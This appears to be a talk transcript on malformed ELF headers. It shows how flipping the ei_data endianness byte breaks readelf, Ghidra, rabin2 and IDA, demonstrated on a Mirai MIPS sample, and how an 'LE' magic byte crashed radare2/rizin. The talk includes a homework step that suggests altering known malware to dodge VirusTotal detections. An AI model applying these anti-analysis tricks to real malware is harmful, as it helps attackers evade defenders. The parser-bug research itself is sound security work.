P_TYPE	0x00	4	NO	The first one needs to be 1, SIGSEGV otherwise
P_FLAGS	0x04	4	PRT	Only the bottom byte is needed
P_OFFSET	0x08	8	NO	Pretty much must be 0 for the first PT_LOAD
P_VADDR	0x10	8	NO	This is required
P_PADDR	0x18	8	YES	This seems to be largely ignored, but will need more testing
P_FILESZ	0x20	8	PRT	As long as p_memsz > p_filesz > actual file size, it's okay
P_MEMSZ	0x28	8	PRT	As long as p_memsz > p_filesz > actual file size, it's okay
P_ALIGN	0x30	8	PRT	Must be a power of 2

Visual representation of what can be overwritten in the Program Header, indicated by _:

```
    00000040: 0100 0000 !!__ ____ 0000 0000 0000 0000  ................
    00000050: 00_0 ____ __!_ 0000 ____ ____ ____ ____  ..@.......@.....
    00000060: !!__ ____ 0!00 0000 !!__ ____ 0!00 0000  ................
    00000070: _!__ ____ ____ ____                      ........
```

This one is a little more complicated. All of the !'s represent a nibble (4 bits) that has it's own limitations. This is due to some hard limits set elsewhere in the kernel (more on that later), that you have to abide by to make your binary work. All told, there is roughly 32 out of 56 bytes in this header that can be used.

Fun Stuff


Endianness Bug


This is a simple bug affects many things.

Changing the ei_data field swaps the endianness, which causes many parsers to break.

The kernel doesn't care about this field because e_machine is the source of truth for architecture.

https://tmpout.sh/2/3.html





Let's compile a simple program to demonstrate.

```
  #include <stdio.h>
  void main() { printf("lol\n"); }
```


If we run the first binary and examine with readelf, we can see it's a normal ELF, that executes as expected.

```
  [user@localhost]-[08:31:53]-[~]
  $ ./endiantest
  lol
  [user@localhost]-[08:32:01]-[~]
  $ readelf -h endiantest
  ELF Header:
    Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
    Class:                             ELF64
    Data:                              2's complement, little endian
    Version:                           1 (current)
    OS/ABI:                            UNIX - System V
    ABI Version:                       0
    Type:                              DYN (Shared object file)
    Machine:                           Advanced Micro Devices X86-64
    Version:                           0x1
    Entry point address:               0x530
    Start of program headers:          64 (bytes into file)
    Start of section headers:          6440 (bytes into file)
    Flags:                             0x0
    Size of this header:               64 (bytes)
    Size of program headers:           56 (bytes)
    Number of program headers:         9
    Size of section headers:           64 (bytes)
    Number of section headers:         29
    Section header string table index: 28
```

If we change the ei_data field to 2, explicitly stating that it's big endian, the analysis fails, despite the program executing as expected.

```
  [user@localhost]-[08:32:06]-[~]
  $ ./endiantest2
  lol
  [user@localhost]-[08:32:12]-[~]
  $ readelf -h endiantest2
  ELF Header:
    Magic:   7f 45 4c 46 02 02 01 00 00 00 00 00 00 00 00 00
    Class:                             ELF64
    Data:                              2's complement, big endian
    Version:                           1 (current)
    OS/ABI:                            UNIX - System V
    ABI Version:                       0
    Type:                              <unknown>: 300
    Machine:                           <unknown>: 0x3e00
    Version:                           0x1000000
    Entry point address:               0x3005000000000000
    Start of program headers:          4611686018427387904 (bytes into file)
    Start of section headers:          2889340635934883840 (bytes into file)
    Flags:                             0x0
    Size of this header:               16384 (bytes)
    Size of program headers:           14336 (bytes)
    Number of program headers:         2304
    Size of section headers:           16384 (bytes)
    Number of section headers:         7424
    Section header string table index: 7168
  readelf: Warning: The e_shentsize field in the ELF header is larger than the size of
  an ELF section header
  readelf: Error: Reading 121634816 bytes extends past end of file for section headers
  readelf: Error: Too many program headers - 0x900 - the file is not that big
```

Endianness Bug: readelf / binutils




This is an example of an unpacked, unstripped, Mirai binary targeting MIPS.

```
 ▶ readelf -h Eros.mips
 ELF Header:
   Magic:   7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00
   Class:                             ELF32
   Data:                              2's complement, big endian
   Version:                           1 (current)
   OS/ABI:                            UNIX - System V
   ABI Version:                       0
   Type:                              EXEC (Executable file)
   Machine:                           MIPS R3000
   Version:                           0x1
   Entry point address:               0x400260
   Start of program headers:          52 (bytes into file)
   Start of section headers:          63032 (bytes into file)
   Flags:                             0x1007, noreorder, pic, cpic, o32, mips1
   Size of this header:               52 (bytes)
   Size of program headers:           32 (bytes)
   Number of program headers:         3
   Size of section headers:           40 (bytes)
   Number of section headers:         14
   Section header string table index: 13
```

In an ELF file, the endianness is set by the ELF header field ei_data. In a big endian MIPS binary, ei_data = 2. For all little endian binaries, ei_data = 1.


```
┌ ELF HEADER - First 16 Bytes ─────────────────────────────────────────────┐
│ A ei_magic    "\x7fELF"                                                   │
│ B ei_class    1 = 32 Bit, 2 = 64 Bit (A-ackshully: If LSB = 1, 32 bit, else, 64 bit) │
│ C ei_data     1 = Little Endian, 2 = Big Endian                           │
│ D ei_version  ELF Version, only "1" is defined                            │
│ E ei_osabi    OS/ABI Version                                              │
│ F ei_pad      8 Bytes, 4 U :3                                             │
└───────────────────────────────────────────────────────────────────────────┘
```



By setting ei_data to 1, the analysis breaks.


```
 ▶ readelf -h le.Eros.mips
 ELF Header:
   Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
   Class:                             ELF32
   Data:                              2's complement, little endian
   Version:                           1 (current)
   OS/ABI:                            UNIX - System V
   ABI Version:                       0
   Type:                              <unknown>: 200
   Machine:                           <unknown>: 0x800
   Version:                           0x1000000
   Entry point address:               0x60024000
   Start of program headers:          872415232 (bytes into file)
   Start of section headers:          955645952 (bytes into file)
   Flags:                             0x7100000
   Size of this header:               13312 (bytes)
   Size of program headers:           8192 (bytes)
   Number of program headers:         768
   Size of section headers:           10240 (bytes)
   Number of section headers:         3584
   Section header string table index: 3328
 readelf: Warning: The e_shentsize field in the ELF header is larger than the size of an
 ELF section header
 readelf: Error: Reading 36700160 bytes extends past end of file for section headers
 readelf: Warning: The e_phentsize field in the ELF header is larger than the size of an
 ELF program header
 readelf: Error: Reading 6291456 bytes extends past end of file for program headers
```

Endianness Bug: Anti-Analysis Tricks



Import /C:/Users/u/Downloads/Eros.mips


Format: Executable and Linking Format (ELF)
Language: MIPS:BE:32:default:default
Destination Folder: htb:/
Program Name: Eros.mips




Import /C:/Users/u/Downloads/le.Eros.mips

Format: Executable and Linking Format (ELF)
Language:
Destination Folder: htb:/
Program Name: le.Eros.mips

Please select a language.



```
▸ rabin2 -I le.Eros.mips
WARNING: get_sections_from_phdr: assertion 'bin && bin->phdr' failed (line 2832)
WARNING: get_sections_from_phdr: assertion 'bin && bin->phdr' failed (line 2832)
WARNING: get_sections_from_phdr: assertion 'bin && bin->phdr' failed (line 2832)
arch     x86
baddr    0x0
binsz    63593
bintype  elf
bits     32
canary   false
class    ELF32
crypto   false
endian   little
havecode true
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  <unknown>: 0x800
maxopsz  16
minopsz  1
nx       false
os       linux
pcalign  0
pic      false
relocs   true
rpath    NONE
sanitiz  false
static   true
stripped false
subsys   linux
va       true
```



Load a new file

Load file C:\Users\user\Downloads\Eros.mips as

ELF for MIPS (Executable) [elf64.dll]
Binary file


Processor type (double-click to set)

MIPS & RSP big endian	mipsr
MIPS & RSP little endian	mipsrl
MIPS R5900 (Sony Playstation2) big endian	r5900b
MIPS R5900 (Sony Playstation2) little endian	r5900l
MIPS big endian	**mipsb**
MIPS little endian	mipsl

Loading segment 0x0000000000000000
Loading offset 0x0000000000000000

Analysis: [✓ Enabled] [✓ Indicator enabled]

Options: Loading options; Fill segment gaps; Load as code segment; [✓ Create segments]; Create FLAT group; Create imports segment; Load resources; [✓ Rename DLL entries]; Manual load



Load a new file

Load file C:\Users\user\Downloads\le.Eros.mips as

ELF for Unknown CPU [2048] (Unknown) [elf64.dll]
Binary file

Processor type (double-click to set)

Intel Pentium III	p3
Intel Pentium Pro (P6) with MMX	80686p
Intel Pentium protected with MMX	80586p
Intel Pentium real with MMX	80586r
MetaPC (disassemble all opcodes)	**metapc**
Intel 860 processors	

Loading segment 0x0000000000000000
Loading offset 0x0000000000000000

Analysis: [✓ Enabled] [✓ Indicator enabled]

Options: Loading options; Fill segment gaps; Load as code segment; [✓ Create segments]; Create FLAT group; Create imports segment; Load resources; [✓ Rename DLL entries]; Manual load

Unmodified

Wrong ei_data value

Homework: Bypass VirusTotal Detections

Take some known ELF malware with lots of signatures, and change the ei_data field to the opposite endianness.

See how many detections the binary gets before and after. :)

What other header field modifications fool the detection engines?

VirusTotal Scanner
VirusTotal Scanner
Perform 70+ Anti-virus Scan using VirusTotal
About
Download PRO
VirusTotal Scan
Download Our Password Recovery and Windows Security Softwares

Select File: D:\putty64.exe

SHA256 Hash: 16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a9083


Pictured: Totally real VirusTotal Scanner

LELF Bug

In both radare2 and rizin, changing the first byte of any ELF file to an "L" would trigger the Linear Executable parser instead of the ELF parser. This triggered a very long loop which DOS'd both programs until they ran out of memory.

This was found during BGGP3

https://n0.lol/lemonade/



Debugging the parser

Our buffer is as follows:

```
00000000|4c45 4d4f 4e41 4445|2c20 4c55 4820 4c55|LEMONADE, LUH LU
00000010|482c 204c 454d 4f4e|4144 4520 200a 4c45|H, LEMONADE  .LE
00000020|4d4f 4e41 4445 2c20|4c55 4820 4c55 482c|MONADE, LUH LUH,
00000030|204c 454d 4f4e 4144|4520 200a 0d00 4845| LEMONADE  ...HE
00000040|5920 4247 4750 330a|                   |Y BGGP3.
```

Get set up with the debugger:

```
$ gdb --args /home/user/rizin/rizin-0.3.4/build/binrz/rz-bin/rz-bin -I lemonade.bin
...
gef➤  start
gef➤  break rz_bin_le_get_sections
gef➤  continue
gef➤  break 344
```

At this point, we are just after the check that the section was properly allocated. LEt's examine the state of our object.

This is the header that rizin now has internally.

```
gef➤  p *h
$1 = {
  magic = "LE",
  border = 0x4d,
  worder = 0x4f,
  level = 0x4544414e,
  cpu = 0x202c,
  os = 0x554c,
  ver = 0x554c2048,
  mflags = 0x4c202c48,
  mpages = 0x4e4f4d45,
  startobj = 0x20454441,
  eip = 0x454c0a20,
  stackobj = 0x414e4f4d,
  esp = 0x202c4544,
  pagesize = 0x2048554c,
  pageshift = 0x2c48554c,
  fixupsize = 0x4d454c20,
  fixupsum = 0x44414e4f,
  ldrsize = 0xa202045,
  ldrsum = 0x4548000d,
  objtab = 0x47422059,
  objcnt = 0xa335047,
  objmap = 0x0,
  itermap = 0x0,
  rsrctab = 0x0,
  rsrccnt = 0x0,
  restab = 0x0,
  enttab = 0x0,
  dirtab = 0x0,
  dircnt = 0x0,
  fpagetab = 0x0,
  frectab = 0x0,
  impmod = 0x0,
  impmodcnt = 0x0,
  impproc = 0x0,
  pagesum = 0x0,
  datapage = 0x0,
  preload = 0x0,
  nrestab = 0x0,
  cbnrestab = 0x0,
  nressum = 0x0,
  autodata = 0x0,
  debuginfo = 0x0,
  debuglen = 0x0,
  instpreload = 0x0,
  instdemand = 0x0,
  heapsize = 0x0,
  stacksize = 0x0
}
```

The very last member h->objcnt has 0xa335047 entries. This coincides with the "GP3\n" at the end of the PoC file.

Rizin will now try to allocate 0xa335047 new objects to copy data from the file into memory. This is of course, not ideal.


LELF Memory Corruption

Tested older versions of the parser

The radare2 4.2.1 LE parser had similar logic, but the section mapping while iterating over headers didn't have enough checks

Led to out of bounds reads and writes until it crashed

The patch was pushed a day after this version was released



1 file changed +10 -5 lines changed


libr/bin/format/le/le.c

```
@@ -102,7 +102,7 @@ RList *__get_entries(r_bin_le_obj_t *bin) {
 		if ((header.type & ~ENTRY_PARAMETER_TYPING_PRESENT) == UNUSED_ENTRY) {
 			offset += sizeof (header.type) + sizeof (header.count);
 			while (header.count) {
-				r_list_append (l, (ut64 *)-1);
+				r_list_append (l, strdup ("")); // (ut64 *)-1);
 				header.count--;
 			}
 			continue;
@@ -161,10 +161,12 @@ static void __get_symbols_at(r_bin_le_obj_t *bin, RList *syml, RList *entl, ut64
 		}
 		if (sym->ordinal) {
 			const char *n = r_list_get_n (entl, sym->ordinal - 1);
-			sym->vaddr = r_num_get (NULL, n);
-			sym->bind = R_BIN_BIND_GLOBAL_STR;
-			sym->type = R_BIN_TYPE_FUNC_STR;
-			r_list_append (syml, sym);
+			if (n) {
+				sym->vaddr = r_num_get (NULL, n);
+				sym->bind = R_BIN_BIND_GLOBAL_STR;
+				sym->type = R_BIN_TYPE_FUNC_STR;
+				r_list_append (syml, sym);
+			}
 		} else {
 			r_bin_symbol_free (sym);
 		}
@@ -321,6 +323,9 @@ RList *r_bin_le_get_sections(r_bin_le_obj_t *bin) {
 			return l;
 		}
 		LE_object_entry *entry = &bin->objtbl[i];
+		if (!entry) {
+			return l;
+		}
 		sec->name = r_str_newf ("obj.%d", i + 1);
 		sec->vsize = entry->virtual_size;
 		sec->vaddr = entry->reloc_base_addr;
```

Just For Fun - Putting Art In Dynamic Sections

